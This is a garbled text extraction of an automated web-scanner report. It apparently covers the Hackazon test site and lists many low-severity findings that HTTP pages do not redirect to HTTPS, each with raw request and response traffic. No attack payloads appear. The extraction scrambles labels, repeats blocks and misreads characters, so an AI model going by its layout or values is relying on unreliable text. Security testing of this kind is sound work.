Attack Type

http://hackazon.webscantest.com/products\_pictures/Cricut\_Explore\_Electronic\_Cutting\_Machine\_with\_Cricut\_Design\_Spa\_small\_02b7b9.jpg

Attack Value

Root Cause: (Parameter: / 1 Attack Variances)

LO۱

**Proof Description** 

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

GET /products\_pictures/Cricut\_Explore\_Electronic\_Cutting\_Machine\_with\_Cricut\_Design\_Spa\_small\_02b7b9.jpg HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {2D200DDE-BADF-4CA3-9E65-FEDC75C0252A}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Content-Length: 6509
Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "196d-5d561f7cbde29" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/images/banner\_02-v3.jpg

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type

Original Value

Attack Value

Proof

**Proof Description** 

HTTPSEverywhere

HTTP/1.1 200 OK

HTTP site must redirect to HTTPS site

Original Traffic

GET /images/banner\_02-v3.jpg HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

 $Referer: \ http://hackazon.webscantest.com/search?id=data\&searchString=water$ 

Attack Value

 $\textbf{Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C128\$2C188\%2C188\%2C$ 

X-RTC-REQUESTID: {E6FD6F0D-BBF9-4CB0-B881-194185DA70B0}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:12 GMT

Content-Length: 71342 Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Original Value

Accept-Ranges: bytes ETag: "116ae-5d561f7cb22a8" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/cart/add

Root Cause: (Parameter: / 3 Attack Variances)

**Proof Description** 

LOW

HTTPSEverywhere

Attack Type

Location:

Proof

/cart/view

HTTP site must redirect to HTTPS site

**Original Traffic** POST /cart/add HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 19 Referer: http://hackazon.webscantest.com/product/view?id=45 Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB} product\_id=45&qty=1 HTTP/1.1 302 Found Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:08 GMT Pragma: no-cache Content-Length: 0 Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: /cart/view Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

HTTPSEverywhere

Location: /cart/view HTTP site must redirect to HTTPS site

Original Traffic

POST /cart/add HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 20

Referer: http://hackazon.webscantest.com/product/view?id=122

Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {8CD52BFE-0272-4DE0-B9E0-EF43D5A928B7}

product\_id=122&qty=1 HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:09 GMT

Pragma: no-cache Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Location: /cart/view

Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

HTTPSEverywhere

Location: /cart/view HTTP site must redirect to HTTPS site

**Original Traffic** POST /cart/add HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 19 Referer: http://hackazon.webscantest.com/product/view?id=45 Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB} product\_id=45&qty=1 HTTP/1.1 302 Found Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:08 GMT Pragma: no-cache Content-Length: 0 Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: /cart/view

http://hackazon.webscantest.com/swf/playerProductInstall.swf

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Original Traffic

GET /swf/playerProductInstall.swf HTTP/1.1

 $\label{location} Accept: \ \text{text/html,application/xhtml+xml,application/xml;} \ q=0.9,*/*; \\ q=0.8$ 

Accept-Encoding: gzip, deflate

Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

 $\hbox{X-RTC-SCANID:} \ dd 69c 358-2761-40c5-beae-5f7a7ebe9 fce$ 

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {E9253675-BB2C-4AF1-9342-5413DE51777B}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Content-Length: 657

Content-Type: application/x-shockwave-flash Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "291-5d561f7cd264a" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/products\_pictures/Oral\_B\_Pro\_Health\_Clinical\_Pro\_Flex\_Medium\_Toothbrush\_2\_Count\_small\_1b0af6.jpg

Root Cause: (Parameter: / 1 Attack Variances)

Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

```
Original Traffic
```

GET /products\_pictures/Oral\_B\_Pro\_Health\_Clinical\_Pro\_Flex\_Medium\_Toothbrush\_2\_Count\_small\_1b0af6.jpg HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/category/view?id=16

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {12F95C31-18CE-4B9D-8513-E62BC08DBAD5}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 8102 Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "1fa6-5d561f7cc99aa" Server: Apache/2.4.7 (Ubuntu)

#### http://hackazon.webscantest.com/review/send

Root Cause: (Parameter: / 3 Attack Variances)

**Proof Description** 

LOW

Original Value Attack Value Attack Type

> Location: /product/view? id=45

Proof

HTTP site must redirect to HTTPS site

#### **Original Traffic**

HTTPSEverywhere

POST /review/send HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 144

Referer: http://hackazon.webscantest.com/product/view?id=45

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment& csrf review=wP

OZrMjqi63v8oH2OpRHhC6KWnqZhhzW

HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:36:47 GMT

Pragma: no-cache Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Location: /product/view?id=45 Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

HTTPSEverywhere

HTTP/1.1 400 Bad

HTTP site must redirect to HTTPS site

**Original Traffic** POST /review/send HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 144 Referer: http://hackazon.webscantest.com/product/view?id=45 Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB} productID=45&userName=x77nw4qa&userEmail=ax77nw4qb%40example.com&starValue=data&textReview=comment& csrf review=wP . 0ZrMjqi63v8oH20pRHhC6KWnqZhhzW HTTP/1.1 302 Found Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:47 GMT Pragma: no-cache Content-Length: 0 Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: /product/view?id=45 Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 HTTPSEverywhere Location: HTTP site must redirect to HTTPS site /product/view? Original Traffic POST /review/send HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 145 Referer: http://hackazon.webscantest.com/product/view?id=122 Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {86FA925F-F887-42D4-A58A-B21EEF5A7013}  $productID=122 \& userName=x77 psjrf \& userEmail=ax77 psjrg \& 40 example.com \& starValue=data \& textReview=comment \& \_csrf\_review=Rample.com \& starValue=data \& textReview=comment & \_csrf\_review=Rample.com \& starValue=data & textReview=comment & \_csrf\_review=Rample.com & \_csrf\_r$ Mjrz7Z5sMQvHWoBbKHnCwblcR9BMtgz

HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:36:50 GMT

Pragma: no-cache

Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: /product/view?id=122

Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/category/view

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value **Proof Description** Proof HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

# **Original Traffic** GET /category/view?id=4 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 5044 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 HTTP/1.1 200 OK HTTPSEverywhere HTTP site must redirect to HTTPS site Original Traffic GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 4594 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

HTTPSEverywhere

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

GET /category/view?id=16 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache

Content-Length: 5588

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

#### http://hackazon.webscantest.com/js/amf/services.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

#### Original Traffic

GET /js/amf/services.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {09D9790A-D22C-442E-9B8F-5BDA8EFC3771}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 478

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "33b-5d561f7cb3248-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/js/json3.min.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

**Original Traffic** GET /js/json3.min.js HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E} HTTP/1.1 200 0K Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Content-Length: 3509 Content-Type: application/javascript Content-Encoding: gzip Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT Accept-Ranges: bytes ETag: "1fd1-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/

Vary: Accept-Encoding

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/

Original Value

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

http://hackazon.webscantest.com/css/ekko-lightbox.css

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

LOW

Attack Type HTTP/1.1 200 OK HTTPSEverywhere HTTP site must redirect to HTTPS site

Proof

GET /css/ekko-lightbox.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {34BC506E-55BE-4CBF-A4C2-0A6765B0E4D3}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 478 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "46e-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/products\_pictures/AmazonBasics\_2\_Port\_USB\_Car\_Charger\_with\_2\_1\_Amp\_Total\_Output\_Bl\_small\_a7b4a8.jpg

(Parameter: / 1 Attack Variances)

Root Cause:

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic

 ${\tt GET\ /products\_pictures/AmazonBasics\_2\_Port\_USB\_Car\_Charger\_with\_2\_1\_Amp\_Total\_Output\_Bl\_small\_a7b4a8.jpg\ HTTP/1.1}$ 

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

 $User-Agent: \ Mozilla/5.0 \ (Windows \ NT \ 10.0; \ WOW64) \ AppleWebKit/537.36 \ (KHTML, \ like \ Gecko) \ Chrome/90.0.4430.24$ 

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/category/view?id=8

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {FB2A423B-AA82-4735-8947-6A7E6F9C3769}

HTTP/1.1 200 OK Connection: close

Attack Type

Date: Mon, 06 Mar 2023 02:35:24 GMT

Content-Length: 7134 Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Original Value

Accept-Ranges: bytes ETag: "1bde-5d561f7cb8068" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/js/jquery-1.10.2.js

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

LOW

Attack Value

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Proof

GET /js/jquery-1.10.2.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {B020D8A9-490A-4C80-96B5-80D446EBD0AE}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Content-Length: 32808

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "16bb0-5d561f7cb5188-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/products\_pictures/Oxiclean\_Versatile\_Stain\_Remover\_small\_326ba6.jpg

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

LOW

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Proof

**Original Traffic** 

Attack Type

GET /products\_pictures/Oxiclean\_Versatile\_Stain\_Remover\_small\_326ba6.jpg HTTP/1.1

Attack Value

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Original Value

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/category/view?id=16

X-RTC-REQUESTID: {8486949F-1715-4B80-941A-34D5981C4DC3}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 26055
Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "65c7-5d561f7cc99aa" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/product/view

No Traffic for this Variance!

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic
No Traffic for this Variance!
No Traffic for this Variance!

HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic
No Traffic for this Variance!

HTTPSEverywhere

HTTP/1.1 200 OK

HTTP site must redirect to HTTPS site

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/search/page/

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

HTTPSEverywhere HTTP/1.1 404

Not

HTTP site must redirect to HTTPS site

**Original Traffic** 

GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1  $\label{location} Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, app$ 

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-filter[]=7 filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-

filter=10&quality-filter=11

